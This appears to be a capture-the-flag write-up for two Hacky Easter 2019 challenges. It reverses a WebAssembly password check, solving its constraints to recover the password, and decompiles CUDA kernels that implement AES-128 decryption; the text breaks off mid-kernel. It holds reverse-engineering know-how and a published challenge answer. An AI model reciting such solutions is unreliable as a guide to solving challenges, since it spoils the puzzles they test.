        const memory = new Uint8Array(instance.exports['0'].buffer);
        let flag = '';

        for (let i = 0; i < 24; i++) {
            flag += String.fromCharCode(memory[i]);
        }
        return flag;
    }
    function callWasm(instance) {
        if (instance.exports.validatePassword(...password)) {
            setResultImage(`eggs/${getEgg(instance)}`);
        } else {
            showError();
        }
    }
    function nope() {
        for (let i = 0; i < 100; i++) {
            debugger;
        }
        return 1337;
    }
    function compileAndRun() {
        WebAssembly.instantiate(content, {
            base: {
                functions: nope
            }
        }).then(module => callWasm(module.instance));
    }

    compileAndRun();
    return false;
});
```

The JavaScript above is executed when a 24 character password has been entered in the mask of the application. The function **compileAndRun()** is called in order to create an instance of the wasm code, which is then passed to **callWasm(instance)**. Here, the wasm function call **validatePassword(password)** is executed, where password is the string entered into the application mask, represented as array of char codes. If the wasm function call fails, a cracked egg is shown briefly, and the script terminates. If it succeeds, the wasm function generates the flag as an array of 24 char-codes, which is converted into a flag string by **getEgg(instance)**. This flag string is used by **setResultImage(image)** to load the image `/images/eggs/<flag string>.png` into the application.

To analyse the wasm code, the [WebAssembly Binary Toolkit (WABT)] can be used, which converts wasm binary code into a text format called **WAT** (WebAssembly Text format). WAT has all the charms of assembly language, and the official [language specification] is quite incomprehensible to the uninitiated. A nice introduction can be found [here] or [here].

The wasm code has three parts, the functions **validateRange, validatePassword** and **decrypt**. Its structure:

```
(module
  (type $t0 (func (param i32) (result i32)))
  (type $t1 (func (param i32 i32 ... <24 times> ... i32 i32) (result i32)))
  (type $t2 (func (result i32)))
  (type $t3 (func (result i32)))
  (import "base" "functions" (func $base.functions (type $t3)))
  (func $validateRange (export "validateRange") (type $t0) (param $p0 i32) (result i32)
        ...
  (func $validatePassword (export "validatePassword") (type $t1)
        (param $p0 i32) (param $p1 i32) (param $p2 i32) ... (param $p23 i32) (result i32)
        ...
  (func $decrypt (export "decrypt") (type $t2) (result i32)
        ...
  (memory $0 (export "0") 1 1)
  (data $d0 (i32.const 0) "fQ\01iP\13WP\03j\06\07\07{\05\04P\0b\06\07WzP\04"))
```

The function **validateRange** takes one integer as parameter and tests whether it lies within the set [48, 49, 51, 52, 53, 72, 76, 88, 99, 100, 102, 114] corresponding to the 12 characters [01345HLXcdfr]

```
(func $validateRange (export "validateRange") (type $t0) (param $p0 i32) (result i32)
  (if $I0
    (i32.or
      (i32.or
        (i32.or
          (i32.or
            (i32.or
              (i32.or
                (i32.or
                  (i32.or
                    (i32.or
                      (i32.or
                        (i32.or
                          (i32.eq
                            (i32.const 48)
                            (local.get $p0))
                          (i32.eq
                            (i32.const 49)
                            (local.get $p0)))
                        (i32.eq
                          (i32.const 51)
                          (local.get $p0)))
                      (i32.eq
                        (i32.const 52)
                        (local.get $p0)))
                    (i32.eq
                      (i32.const 53)
                      (local.get $p0)))
                  (i32.eq
                    (i32.const 72)
                    (local.get $p0)))
                (i32.eq
```

```
              (i32.const 76)
              (local.get $p0)))
          (i32.eq
            (i32.const 88)
            (local.get $p0)))
        (i32.eq
          (i32.const 99)
          (local.get $p0)))
      (i32.eq
        (i32.const 100)
        (local.get $p0)))
    (i32.eq
      (i32.const 102)
      (local.get $p0)))
  (i32.eq
    (i32.const 114)
    (local.get $p0)))
  (then
    (return
      (i32.const 1))))
(return
  (i32.const 0)))
```

Equivalent python code:

```
def validateRange(c):
    return chr(c) in "01345HLXcdfr"
```

The second function **validatePassword** takes the 24 password character codes as parameters and performs a series of tests on them. If successful, the flag is decrypted. See comments within the code.
Note that there is a bug in the code: in the second block, the second to last line should be `(local.get $p124)` and not `(local.get $p23)`.

```
(func $validatePassword (export "validatePassword") (type $t1) (param $p0 i32) ... (param $p23 i32) (result i32)
  (local $124 i32) (local $125 i32) (local $126 i32)
  (drop
    (call $base.functions))
  ;; store the parameters $p0 ... $p23 in linear memory at offsets 24, 25, ... 47
  (i32.store8
    (i32.const 24)
    (local.get $p0))
  (i32.store8 offset=1
    (i32.const 24)
    (local.get $p1))
  (i32.store8 offset=2
    (i32.const 24)
    (local.get $p2))
        ;; ...
  (i32.store8 offset=23
    (i32.const 24)
    (local.get $p23))
  (local.set $124
    (i32.const 4))

  ;; check parameters $p4 ... $p23 with validateRange, and stop on failure
  (loop $L0
    (if $I1
      (i32.eqz
        (call $validateRange
          (i32.load8_u
            (i32.add
              (i32.const 24)
              (local.get $124)))))
      (then
        (return
          (i32.const 0))))
    (local.set $124
      (i32.add
        (local.get $124)
        (i32.const 1)))
    (br_if $L0
      (i32.le_s
        (local.get $p23)
        (i32.const 24))))

  ;; perform 17 tests on the parameters, and stop on failure
  (if $I2   ;; $p0 == 84
    (i32.ne
      (local.get $p0)
      (i32.const 84))
    (then
      (return
        (i32.const 0))))
  (if $I3   ;; $p1 == 104
    (i32.ne
      (local.get $p1)
      (i32.const 104))
    (then
      (return
        (i32.const 0))))
  (if $I4   ;; $p2 == 51
    (i32.ne
      (local.get $p2)
      (i32.const 51))
    (then
      (return
        (i32.const 0))))
  (if $I5   ;; $p3 == 80
    (i32.ne
      (local.get $p3)
      (i32.const 80))
    (then
      (return
        (i32.const 0))))
  (if $I6   ;; $p17 == $p23
    (i32.ne
      (local.get $p23)
      (local.get $p17))
    (then
      (return
        (i32.const 0))))
  (if $I7   ;; $p12 == $p16
    (i32.ne
      (local.get $p12)
      (local.get $p16))
    (then
      (return
        (i32.const 0))))
  (if $I8   ;; $p15 == $p22
    (i32.ne
      (local.get $p22)
      (local.get $p15))
    (then
      (return
        (i32.const 0))))
  (if $I9   ;; $p5 - $p7 == 14
    (i32.ne
      (i32.sub
        (local.get $p5)
        (local.get $p7))
      (i32.const 14))
    (then
      (return
        (i32.const 0))))
  (if $I10  ;; $p14 + 1 == $p15
```

```
  (i32.ne
    (i32.add
      (local.get $p14)
      (i32.const 1))
    (local.get $p15))
  (then
    (return
      (i32.const 0))))
(if $I11  ;; p9 % p8 == 40
  (i32.ne
    (i32.rem_s
      (local.get $p9)
      (local.get $p8))
    (i32.const 40))
  (then
    (return
      (i32.const 0))))
(if $I12  ;; $p5 - $p9 + $p19 == 79
  (i32.ne
    (i32.add
      (i32.sub
        (local.get $p5)
        (local.get $p9))
      (local.get $p19))
    (i32.const 79))
  (then
    (return
      (i32.const 0))))
(if $I13  ;; $p7 - $p14 == $p20
  (i32.ne
    (i32.sub
      (local.get $p7)
      (local.get $p14))
    (local.get $p20))
  (then
    (return
      (i32.const 0))))
(if $I14  ;; ($p9 % $p4) * 2 == $p13
  (i32.ne
    (i32.mul
      (i32.rem_s
        (local.get $p9)
        (local.get $p4))
      (i32.const 2))
    (local.get $p13))
  (then
    (return
      (i32.const 0))))
(if $I15  ;; $p13 % $p6 == 20
  (i32.ne
    (i32.rem_s
      (local.get $p13)
      (local.get $p6))
    (i32.const 20))
  (then
    (return
      (i32.const 0))))
(if $I16  ;; $p11 % $p13 == $p21 - 46
  (i32.ne
    (i32.rem_s
      (local.get $p11)
      (local.get $p13))
    (i32.sub
      (local.get $p21)
      (i32.const 46)))
  (then
    (return
      (i32.const 0))))
(if $I17  ;; $p7 % $p6 == $p10
  (i32.ne
    (i32.rem_s
      (local.get $p7)
      (local.get $p6))
    (local.get $p10))
  (then
    (return
      (i32.const 0))))
(if $I18  ;; $p23 % $p22 == 2
  (i32.ne
    (i32.rem_s
      (local.get $p23)
      (local.get $p22))
    (i32.const 2))
  (then
    (return
      (i32.const 0))))

;; test sum($p4 ... $p23) == 1352 and xor($p4 ... $p23) == 44)
(local.set $l24
  (i32.const 4))
(local.set $l25
  (i32.const 0))
(local.set $l26
  (i32.const 0))
(loop $L19
  (local.set $l25
    (i32.add
      (local.get $l25)
      (i32.load8_u
        (i32.add
          (i32.const 24)
          (local.get $l24)))))
  (local.set $l26
    (i32.xor
      (local.get $l26)
      (i32.load8_u
        (i32.add
          (i32.const 24)
          (local.get $l24)))))
  (local.set $l24
    (i32.add
      (local.get $l24)
      (i32.const 1)))
  (br_if $L19
    (i32.le_s
      (local.get $l24)
      (i32.const 24))))
(if $I20
  (i32.ne
    (local.get $l25)
    (i32.const 1352))
  (then
    (return
      (i32.const 0))))
(if $I21
  (i32.ne
    (local.get $l26)
    (i32.const 44))
  (then
    (return
      (i32.const 0))))

;; decrypt flag if successful
(drop
  (call $decrypt))
(return
  (i32.const 1)))
```

The following tests are performed on the password:

```
0.  p4, ..., p23 in [48, 49, 51, 52, 53, 72, 76, 88, 99, 100, 102, 114]
1.  p0 =  84     (T)
2.  p1 = 104     (h)
3.  p2 =  51     (3)
4.  p3 =  80     (P)
5.  p17 = p23
6.  p12 = p16
7.  p15 = p22
8.  p5 - p7 = 14
9.  p15 = p14 + 1
10. p9 % p8 = 40
11. p5 - p9 + p19 = 79
12. p7 - p14 = p20
13. (p9 % p4)*2 = p13
14. p13 % p6 = 20
15. p11 % p13 = p21 - 46
16. p7 % p6 = p10
17. p23 % p22 = 2
18. sum($p4 .. $p23) = 1352
19. xor($p4 .. $p23) = 44
```

The third function **decrypt** simply XORs the tested password with hard-coded data in order to generate the flag.

```
(func $decrypt (export "decrypt") (type $t2) (result i32)
  (local $l0 i32)
  (loop $L0
    (i32.store8
      (local.get $l0)
      (i32.xor
        (i32.load8_u
          (local.get $l0))
        (i32.load8_u
          (i32.add
            (i32.const 24)
            (local.get $l0)))))
    (local.set $l0
      (i32.add
        (local.get $l0)
        (i32.const 1)))
    (br_if $L0
      (i32.le_s
        (local.get $l0)
        (i32.const 24))))
  (return
    (i32.const 1337)))
```

The tests on the password for an underdetermined Diophantine system, which can be pretty ugly to solve. Thankfully the first 4 letters are fixed as "Th3P", and the possible values for the others are very restricted. So:

```
10. → p8=48, p9=88
13. → p4=52, p13=72
14. → p6=52
8.  → p5=100, p7=88 or p5=114, p7=100
16. → p7=100, p10=48 → p5=114
11. → p9 - p19 = 35 → p19=53, p9=88
12., 9. → p14=48, p15=49, p20=52 or p14=51, p15=52, p20=49 or p14=52, p15=53, p20=48
17. → p22=49, p23=51 or p22=51, p23=53 or p22=100, p23=102 or p22=49, p23=100
7., 5.  → p14=48, p15=49, p17=51, p20=51, p22=49, p23=51
15. → p11=53, p21=99 or p11=102, p21=76 or p11=114, p21=88
```

This leaves p11, p12, p16, p18 and p21 unknown, with

```
18. → p11 + p12 + p16 + p18 + p21 = 425
19. → p11 ^ p12 ^ p16 ^ p18 ^ p21 = 27
```

In the XOR condition, p12 and p16 cancel (6.), and trying the three options for p11 and p21 gives

```
p18 = 49, and p11=102, p21=76 or p11=114, p21=88
```

Only the first of those options can satisfy the sum condition, with p12 = p16 = 99. Finally:

```
       p : 0  1   2  3  4  5   6  7   8  9 10 11  12 13 14 15 16 17 18 19 20 21 22 23
Password = T  h   3  P  4  r   4  d   0  X  0  f   c  H  0  1  c  3  1  5  4  L  1  3
           84 104 51 80 52 114 52 100 48 88 48 102 99 72 48 49 99 51 49 53 52 76 49 51
```

Using the password **Th3P4r4d0X0fcH01c3154L13** on the application gives back the egg:

Egg 19: CoUmpact DiAsc

Today the new eggs for HackyEaster 2019 were delivered, but unfortunately the password was partly destroyed by a water damage.

When trying to run the application, I get past a password prompt, but then execution stops with the error message
`Cuda error: CUDA driver version is insufficient for CUDA runtime version`
CUDA turns out to be multithreaded environment for running parallelized tasks on the graphics processor, by NVIDIA. Little hope of getting that to run on a VM ...

A very easy to read introduction to CUDA can be found here, regretfully in German. A collection of points:

- CUDA is a multithreaded environment for running tasks on the GPU (= **device**).
- Threads are organizen in blocks, which are synchronized. They can be numbered in 1, 2 or 3 dimensions (type dim3). CUDA threads are VERY light-weight, quite different from CPU threads!
- blocks of threads are organized in a grid. Blocks are also numbered as dim3.
- **kernel** = Funktion, simultaneously executed by many threads. The number of threads (grid / block format) is passed as a calling parameter, before the function parameters. Note that ALL threads in a grid execute the same kernel!! The blocks are used to handle memory access.
- Memory use by kernels (declared per variable):
  - r/w in registers per threads
  - r/w in local memory per thread
  - r/w in shared memory per block
  - r/w in global memory per grid
  - r from constant memory per grid
- The execution configuration (of a global function call) is specified by inserting an expression of the form <<<Dg,Db,Ns,S>>>, where:
  - Dg (dim3) specifies the dimension and size of the grid.
  - Db (dim3) specifies the dimension and size of each block
  - Ns (size_t) specifies the number of bytes in shared memory that is dynamically allocated per block for this call in addition to the statically allocated memory.
  - S (cudaStream_t) specifies the associated stream, is an optional parameter which defaults to 0.

Disassembling and decompiling the binary gives the following main (without declarations etc):

```
//----- (0000000000403A3E) ----------------------------------------------------
int __cdecl main(int argc, const char **argv, const char **envp)
{
    printf("Enter Password: ");
    fgets(s, 17, stdin);
    for ( i = 0; i <= 3; ++i )
    {
        v3 = (void (*)(void))((s[4 * i + 1] << 8) | (s[4 * i + 2] << 16)
                            | (s[4 * i + 3] << 24) | (unsigned int)s[4 * i]);
        v26[i] = (signed int)v3;
    }
    cudaMalloc(&v24, 0x10);
    cudaMalloc(&v23, 0xB0);
    cudaMalloc(&v22, 0x100);
    cudaMalloc(&v21, 0x100);
    cudaMalloc(&v20, 0x28);
    cudaMalloc(&v19, 0x1000);
    cudaMalloc(&v18, 16 * ::v9);
    cudaMemcpy(v24, v26, 0x10, 1);
    cudaMemcpy(v22, ::v3, 0x100, 1);
    cudaMemcpy(v21, ::v4, 0x100, 1);
    cudaMemcpy(v20, ::v2, 0x28, 1);
    cudaMemcpy(v19, ::v7, 0x1000, 1);
    cudaMemcpy(v18, ::v10, 16 * ::v9, 1);
    dim3::dim3((dim3 *)&v27, 1, 1, 1);
    dim3::dim3((dim3 *)&v29, 1, 1, 1);
    if ( !_cudaPushCallConfiguration(v29, v30, v27, v28, 0LL, 0LL) )
    {
        f13(v22, v21, v20, v19, 1);
    }
    checkError();
    dim3::dim3((dim3 *)&v31, 1, 1, 1);
    dim3::dim3((dim3 *)&v33, 1, 1, 1);
    if ( !_cudaPushCallConfiguration(v33, v34, v31, v32, 0LL, 0LL) )
    {
        f3(v24, v23, v22, v20, 1);
    }
    dim3::dim3((dim3 *)&v35, 64, 1, 1);
    dim3::dim3((dim3 *)&v37, 71, 1, 1);
    if ( !_cudaPushCallConfiguration(v37, v38, v35, v36, 0LL, 0LL) )
    {
        f12(v18, v23, v21, v19, ::v9);
    }
    checkError();
    v15 = v18;
    cudaMemcpy(::v10, v18, 16 * ::v9, 2);
    checkError();
    stream = fopen("egg", "wb");
    fwrite(::v10, 1uLL, 16 * ::v9, stream);
    fclose(stream);
    return 0;
}
```

The following CUDA API functions are used:

- `cudaMalloc (ptr, size)`: allocate memory on device (GPU)

- ptr: points to allocated memory address pointer (return value)
    - size: number of bytes reserved
- cudaMemcpy (dst, src, count, kind): copy memory area
    - dst: pointer to destination addr
    - src: pointer to source addr
    - count: number of bytes
    - kind: direction of copy (1 -> Host (CPU) to Device (GPU))
- checkError(): test for Error in last cuda operation, show error msg and stop
- _cudaPushCallConfiguration (griddim, blockdim, sharedmem, stream): push grid, block, shared memory and stream info for use by a kernel when launched

The code indicates 3 kernels which are prepared and started: f13, f3 and f12. However, the kernel code cannot be handled by a normal disassembler. To get further, at least part of the CUDA Toolkit needs to be installed, namely the Binary Utilities cuobjdump and nvdisasm. With their help, the kernels can be extracted and disassembled into PTX code. The listings are included below ... in order to make sense of them, the PTX instruction set and Demystifying PTX code were very helpful.

The first kernel called, f13, turns out to be an obfuscation step: it unscrambles the hard-coded data in ::v2, ::v3 and ::v4 by using XOR (see comments in code for details). After unscrambling and searching for the values, it turns out that ::v2 unscrambles to the Rcon table used for AES key expansion, ::v3 becomes the forward S-box and ::v4 its inverse. In other words, we are looking at AES-128. If only I could get the code to run, it would be very simple to verify this ... but no such luck. Further analysis (see inline comments in code) verifies the following program structure:

```
Host:
    - reverse 4-byte groups of pwd for big-endian hosts (no effect for little endian)
      --> compatibility with little endian device
    - allocate device memory, and
    - copy memory blocks to device:
        ct      v18 <-- ::v10    [16*::v9]     encrypted data, ::v9 blocks 4x4
        mult    v19 <-- ::v7     [1000]        multiplication table in Galois Field for MixColumns
        rcon    v20 <-- ::v2     [24]          Rcon table for key expansion (10x dword), encoded
        s_inv   v21 <-- ::v4     [100]         reverse s-box, encoded
        s_box   v22 <-- ::v3     [100]         forward s-box, encoded
        r_key   v23              [b0]          expanded key, round key
        key     v24 <-- s        [10]          key (16x chr)

Device:
    f13 (s_box, s_inv, rcon, mult)           (1 block, 1 thread)
        decode Sbox, inverse Sbox and Rcon, obfuscation step.

    f3  (key, r_key, s_box, rcon)            (1 block, 1 round)
        expand AES round key (key scheduler)

    f12 (ct, r_key, s_inv, mult, ::v9)       (71 blocks, 64 threads)
        decrypt one AES block
```

```
/*
    Globally visible kernel: f13

    1. Decrypt ::v2 in param_2 by XOR with 0xDEADBEEF:
        --> 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36
    2. Unscramble ::v3, ::v4 by XOR with ::v7[15, 19, 23, ...]
        --> permutation of 00..ff and its inverse
*/

.visible .entry _Z3f13PhS_PjS_i(
.param .u64 _Z3f13PhS_PjS_i_param_0,    // [0x100]
.param .u64 _Z3f13PhS_PjS_i_param_1,    // [0x100]
.param .u64 _Z3f13PhS_PjS_i_param_2,    // [0x28 = 40]
.param .u64 _Z3f13PhS_PjS_i_param_3,    // [0x1000]
.param .u32 _Z3f13PhS_PjS_i_param_4     // not used (?)
)
{
.reg .pred %p<3>;
.reg .b16 %rs<49>;
.reg .b32 %r<30>;
.reg .b64 %rd<18>;


ld.param.u64 %rd10, [_Z3f13PhS_PjS_i_param_0];
ld.param.u64 %rd11, [_Z3f13PhS_PjS_i_param_1];
ld.param.u64 %rd12, [_Z3f13PhS_PjS_i_param_2];
ld.param.u64 %rd13, [_Z3f13PhS_PjS_i_param_3];
mov.u32 %r3, %ctaid.x;
mov.u32 %r4, %ntid.x;
mul.lo.s32 %r5, %r3, %r4;
mov.u32 %r6, %tid.x;
neg.s32 %r7, %r6;
setp.ne.s32     %p1, %r5, %r7;      // only false if r5 = r6 = 0, i.e. ctaid = 0 and tid = 0
@%p1 bra BB3_3;                 // --> insure single thread only!

    cvta.to.global.u64 %rd14, %rd12;        // rd14 = param_2
    ld.global.u32 %r9, [%rd14];             // XOR each DWORD in param_s (::v2) with 0xdeadbeef
    xor.b32 %r10, %r9, -559038737;          //      (-559038737 = 0xdeadbeef)
    ld.global.u32 %r11, [%rd14+4];
    ld.global.u32 %r12, [%rd14+8];
    ld.global.u32 %r13, [%rd14+12];
    ld.global.u32 %r14, [%rd14+16];
    ld.global.u32 %r15, [%rd14+20];
    ld.global.u32 %r16, [%rd14+24];
    ld.global.u32 %r17, [%rd14+28];
    ld.global.u32 %r18, [%rd14+32];
    ld.global.u32 %r19, [%rd14+36];
    st.global.u32 [%rd14], %r10;
    xor.b32 %r20, %r11, -559038737;
    st.global.u32 [%rd14+4], %r20;
    xor.b32 %r21, %r12, -559038737;
    st.global.u32 [%rd14+8], %r21;
    xor.b32 %r22, %r13, -559038737;
    st.global.u32 [%rd14+12], %r22;
    xor.b32 %r23, %r14, -559038737;
    st.global.u32 [%rd14+16], %r23;
    xor.b32 %r24, %r15, -559038737;
    st.global.u32 [%rd14+20], %r24;
    xor.b32 %r25, %r16, -559038737;
    st.global.u32 [%rd14+24], %r25;
    xor.b32 %r26, %r17, -559038737;
    st.global.u32 [%rd14+28], %r26;
    xor.b32 %r27, %r18, -559038737;
    st.global.u32 [%rd14+32], %r27;
    xor.b32 %r28, %r19, -559038737;
    st.global.u32 [%rd14+36], %r28;
    cvta.to.global.u64 %rd15, %rd10;        // rd15 = param_0
    cvta.to.global.u64 %rd17, %rd13;        // rd17 = param_3
    cvta.to.global.u64 %rd16, %rd11;        // rd16 = param_1
    mov.u32 %r29, -256;

    BB3_2:
        ld.global.u8 %rs1, [%rd17+15];
        ld.global.u8 %rs2, [%rd15];
        xor.b16 %rs3, %rs1, %rs2;
```

```
        st.global.u8 [%rd15], %rs3;
        ld.global.u8 %rs4, [%rd17+15];
        ld.global.u8 %rs5, [%rd16];
        xor.b16 %rs6, %rs4, %rs5;
        st.global.u8 [%rd16], %rs6;
        ld.global.u8 %rs7, [%rd17+19];
        ld.global.u8 %rs8, [%rd15+1];
        xor.b16 %rs9, %rs7, %rs8;
        st.global.u8 [%rd15+1], %rs9;
        ld.global.u8 %rs10, [%rd17+19];
        ld.global.u8 %rs11, [%rd16+1];
        xor.b16 %rs12, %rs10, %rs11;
        st.global.u8 [%rd16+1], %rs12;
        ld.global.u8 %rs13, [%rd17+23];
        ld.global.u8 %rs14, [%rd15+2];
        xor.b16 %rs15, %rs13, %rs14;
        st.global.u8 [%rd15+2], %rs15;
        ld.global.u8 %rs16, [%rd17+23];
        ld.global.u8 %rs17, [%rd16+2];
        xor.b16 %rs18, %rs16, %rs17;
        st.global.u8 [%rd16+2], %rs18;
        ld.global.u8 %rs19, [%rd17+27];
        ld.global.u8 %rs20, [%rd15+3];
        xor.b16 %rs21, %rs19, %rs20;
        st.global.u8 [%rd15+3], %rs21;
        ld.global.u8 %rs22, [%rd17+27];
        ld.global.u8 %rs23, [%rd16+3];
        xor.b16 %rs24, %rs22, %rs23;
        st.global.u8 [%rd16+3], %rs24;
        ld.global.u8 %rs25, [%rd17+31];
        ld.global.u8 %rs26, [%rd15+4];
        xor.b16 %rs27, %rs25, %rs26;
        st.global.u8 [%rd15+4], %rs27;
        ld.global.u8 %rs28, [%rd17+31];
        ld.global.u8 %rs29, [%rd16+4];
        xor.b16 %rs30, %rs28, %rs29;
        st.global.u8 [%rd16+4], %rs30;
        ld.global.u8 %rs31, [%rd17+35];
        ld.global.u8 %rs32, [%rd15+5];
        xor.b16 %rs33, %rs31, %rs32;
        st.global.u8 [%rd15+5], %rs33;
        ld.global.u8 %rs34, [%rd17+35];
        ld.global.u8 %rs35, [%rd16+5];
        xor.b16 %rs36, %rs34, %rs35;
        st.global.u8 [%rd16+5], %rs36;
        ld.global.u8 %rs37, [%rd17+39];
        ld.global.u8 %rs38, [%rd15+6];
        xor.b16 %rs39, %rs37, %rs38;
        st.global.u8 [%rd15+6], %rs39;
        ld.global.u8 %rs40, [%rd17+39];
        ld.global.u8 %rs41, [%rd16+6];
        xor.b16 %rs42, %rs40, %rs41;
        st.global.u8 [%rd16+6], %rs42;
        ld.global.u8 %rs43, [%rd17+43];
        ld.global.u8 %rs44, [%rd15+7];
        xor.b16 %rs45, %rs43, %rs44;
        st.global.u8 [%rd15+7], %rs45;
        ld.global.u8 %rs46, [%rd17+43];
        ld.global.u8 %rs47, [%rd16+7];
        xor.b16 %rs48, %rs46, %rs47;
        st.global.u8 [%rd16+7], %rs48;
        add.s64 %rd17, %rd17, 32;
        add.s64 %rd16, %rd16, 8;
        add.s64 %rd15, %rd15, 8;
        add.s32 %r29, %r29, 8;
        setp.ne.s32     %p2, %r29, 0;
    @%p2 bra BB3_2;

BB3_3:
ret;
}
```

```
.version 6.3
.target sm_30
.address_size 64

/*
    Globally visible kernel: f3

    The password is extended from 0x10 to 0xB0 bytes.
    It is read as 4 DWords
    The first 4 DWords of the output are identical to the password.
    The rest is cumulative XOR with a changing key determined from a constant list, and with the output from f13
    These key lists are passed as parameters 2 and 3.
*/

.visible .entry _Z2f3PjS_PhS_i(
.param .u64 _Z2f3PjS_PhS_i_param_0,     //  pointer to password        [0x10]
.param .u64 _Z2f3PjS_PhS_i_param_1,     //  pointer to result block    [0xB0]
.param .u64 _Z2f3PjS_PhS_i_param_2,     //  ::v3 permutation           [0x100]
.param .u64 _Z2f3PjS_PhS_i_param_3,     //  ::v2 list of 10 long       [0x28 = 40]
                                        //       0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36
.param .u32 _Z2f3PjS_PhS_i_param_4      //  not used (??)
)
{
.reg .pred %p<4>;
.reg .b32 %r<41>;
.reg .b64 %rd<22>;


ld.param.u64 %rd6, [_Z2f3PjS_PhS_i_param_0];
ld.param.u64 %rd9, [_Z2f3PjS_PhS_i_param_1];
ld.param.u64 %rd7, [_Z2f3PjS_PhS_i_param_2];
ld.param.u64 %rd8, [_Z2f3PjS_PhS_i_param_3];
cvta.to.global.u64 %rd21, %rd9;     // res = param_1 (result pointer)
mov.u32 %r8, %ctaid.x;
mov.u32 %r9, %ntid.x;
mul.lo.s32 %r10, %r8, %r9;
mov.u32 %r11, %tid.x;
neg.s32 %r12, %r11;
setp.ne.s32     %p1, %r10, %r12;        // only false if r11 = r10 = 0, i.e. ctaid = 0 and tid = 0
@%p1 bra BB0_5;                     // --> insure single thread only!

    cvta.to.global.u64 %rd10, %rd6;         // rd10 = param_0 (password)
    cvta.to.global.u64 %rd2, %rd7;          // rd2 = param_2 = ::v3
    ld.global.u32 %r14, [%rd10];
    st.global.u32 [%rd21], %r14;
    ld.global.u32 %r15, [%rd10+4];
    st.global.u32 [%rd21+4], %r15;
    ld.global.u32 %r16, [%rd10+8];
    st.global.u32 [%rd21+8], %r16;
    ld.global.u32 %r38, [%rd10+12];         // x = [param_0 + 12]   (4 byte)
    st.global.u32 [%rd21+12], %r38;
    cvta.to.global.u64 %rd3, %rd8;          // rd3 = param_3 = ::v2
    mov.u32 %r39, 4;                        // n = 4, 6, 8, ..., 42

    BB0_2:
        and.b32 %r17, %r39, 2;
        setp.ne.s32     %p2, %r17, 0;
        @%p2 bra BB0_4;
                                            // n AND 2 == 0: n is multiple of 4
            bfe.u32 %r18, %r38, 8, 8;
            cvt.u64.u32 %rd11, %r18;
            add.s64 %rd12, %rd2, %rd11;
            ld.global.u8 %r19, [%rd12];         // r19 = [param_2 + x.b1] = ::v3[x.b1]   (1 byte)
            bfe.u32 %r20, %r38, 16, 8;          // x.b1 means byte 1 of x
            cvt.u64.u32 %rd13, %r20;
            add.s64 %rd14, %rd2, %rd13;
            ld.global.u8 %r21, [%rd14];         // r21 = [param_2 + x.b2] = ::v3[x.b2]   (1 byte)
```

```
            prmt.b32 %r22, %r21, %r19, 30212;   // r22 = (r19.b3, r19.b2, r21.b0, r19.b0)   0x7604
                                                //     = (0, 0, r21, r19) because r19, 21 are 1 byte
            shr.u32 %r23, %r38, 24;
            cvt.u64.u32 %rd15, %r23;
            add.s64 %rd16, %rd2, %rd15;
            ld.global.u8 %r24, [%rd16];         // r24 = [param_2 + x.b3] = ::v3[x.b3]   (1 byte)
            prmt.b32 %r25, %r24, %r22, 28756;   // r25 = (r22.b3, r24.b0, r22.b1, r22.b0)   0x7054
            and.b32 %r26, %r38, 255;
            cvt.u64.u32 %rd17, %r26;
            add.s64 %rd18, %rd2, %rd17;
            ld.global.u8 %r27, [%rd18];         // r27 = [param_2 + x.b0] = ::v3[x.b0]   (1 byte)
            prmt.b32 %r28, %r27, %r25, 1620;    // r28 = (r27.b0, r25.b2, r25.b1, r25.b0)   0x0654
            shr.s32 %r29, %r39, 31;                     // r29 = n >>a 31   (= FFFFFFFF or 0)
            shr.u32 %r30, %r29, 30;                     // r30 = r29 >> 30  (= 3 iff msb(n) = 1)
            add.s32 %r31, %r39, %r30;                   // r31 = n + r30
            shr.s32 %r32, %r31, 2;                      // r32 = r31 >> 2
            add.s32 %r33, %r32, -1;                     // r33 = r32 - 1
            mul.wide.s32 %rd19, %r33, 4;                // rd19 = r33 * 4
            add.s64 %rd20, %rd3, %rd19;         // overkill, because n % 4 = 0
            ld.global.u32 %r34, [%rd20];        // r34 = [param_3 + (n - 4)] = ::v2[n/4 - 1]   (4 byte)
            xor.b32 %r38, %r34, %r28;           // x = r28 ^ r34
                                                //   = (r27.b0, r24.b0, r21.b0, r19.b0) ^ r34
                                                //   = (::v3[x.b0], ::v3[x.b3], ::v3[x.b2], ::v3[x.b1]) ^ r34

        BB0_4:
        ld.global.u32 %r35, [%rd21];        // r35 = [res]
        xor.b32 %r36, %r35, %r38;           // r36 = r35 ^ x
        ld.global.u32 %r37, [%rd21+4];      // r37 = [res + 4]
        st.global.u32 [%rd21+16], %r36;     // [res + 16] = r36 = [res] ^ x
        xor.b32 %r38, %r37, %r36;           // x = r36 ^ r37 = x ^ [res] ^ [res + 4]
        st.global.u32 [%rd21+20], %r38;     // [res + 20] = x
        add.s64 %rd21, %rd21, 8;            // res += 8
        add.s32 %r39, %r39, 2;              // n += 2
        setp.lt.s32     %p3, %r39, 44;          // n < 44?
    @%p3 bra BB0_2;

BB0_5:
ret;
}
```

```
.visible .entry _Z3f12PhPjS_S_i(
.param .u64 _Z3f12PhPjS_S_i_param_0,    // ::v10 cryptotext (grouped in 16 byte chunks)
.param .u64 _Z3f12PhPjS_S_i_param_1,    // Round key: 44 long [0xB0]
.param .u64 _Z3f12PhPjS_S_i_param_2,    // ::v4 inverseS-Box
.param .u64 _Z3f12PhPjS_S_i_param_3,    // ::v7 multiplication table
.param .u32 _Z3f12PhPjS_S_i_param_4     // ::v9 number of blocks
)
{
.reg .pred %p<8>;
.reg .b16 %rs<169>;
.reg .b32 %r<118>;
.reg .b64 %rd<156>;


ld.param.u64 %rd12, [_Z3f12PhPjS_S_i_param_0];
ld.param.u64 %rd15, [_Z3f12PhPjS_S_i_param_1];
ld.param.u64 %rd13, [_Z3f12PhPjS_S_i_param_2];
ld.param.u64 %rd14, [_Z3f12PhPjS_S_i_param_3];
ld.param.u32 %r26, [_Z3f12PhPjS_S_i_param_4];
cvta.to.global.u64 %rd1, %rd15;         // rd1 = extended password = key[]
mov.u32 %r1, %ctaid.x;
mov.u32 %r2, %ntid.x;
mov.u32 %r3, %tid.x;
mad.lo.s32 %r4, %r1, %r2, %r3;          // r4 = global thread index
setp.ge.s32     %p1, %r4, %r26;             // calculate in one thread per ct chunk
@%p1 bra BB2_13;
                                    // AES decryption code
                                    // 1. Initial round: AddRoundKey, InvShiftRows, InvSubBytes
    cvta.to.global.u64 %rd16, %rd13;    // rd16 = Inv Sbox
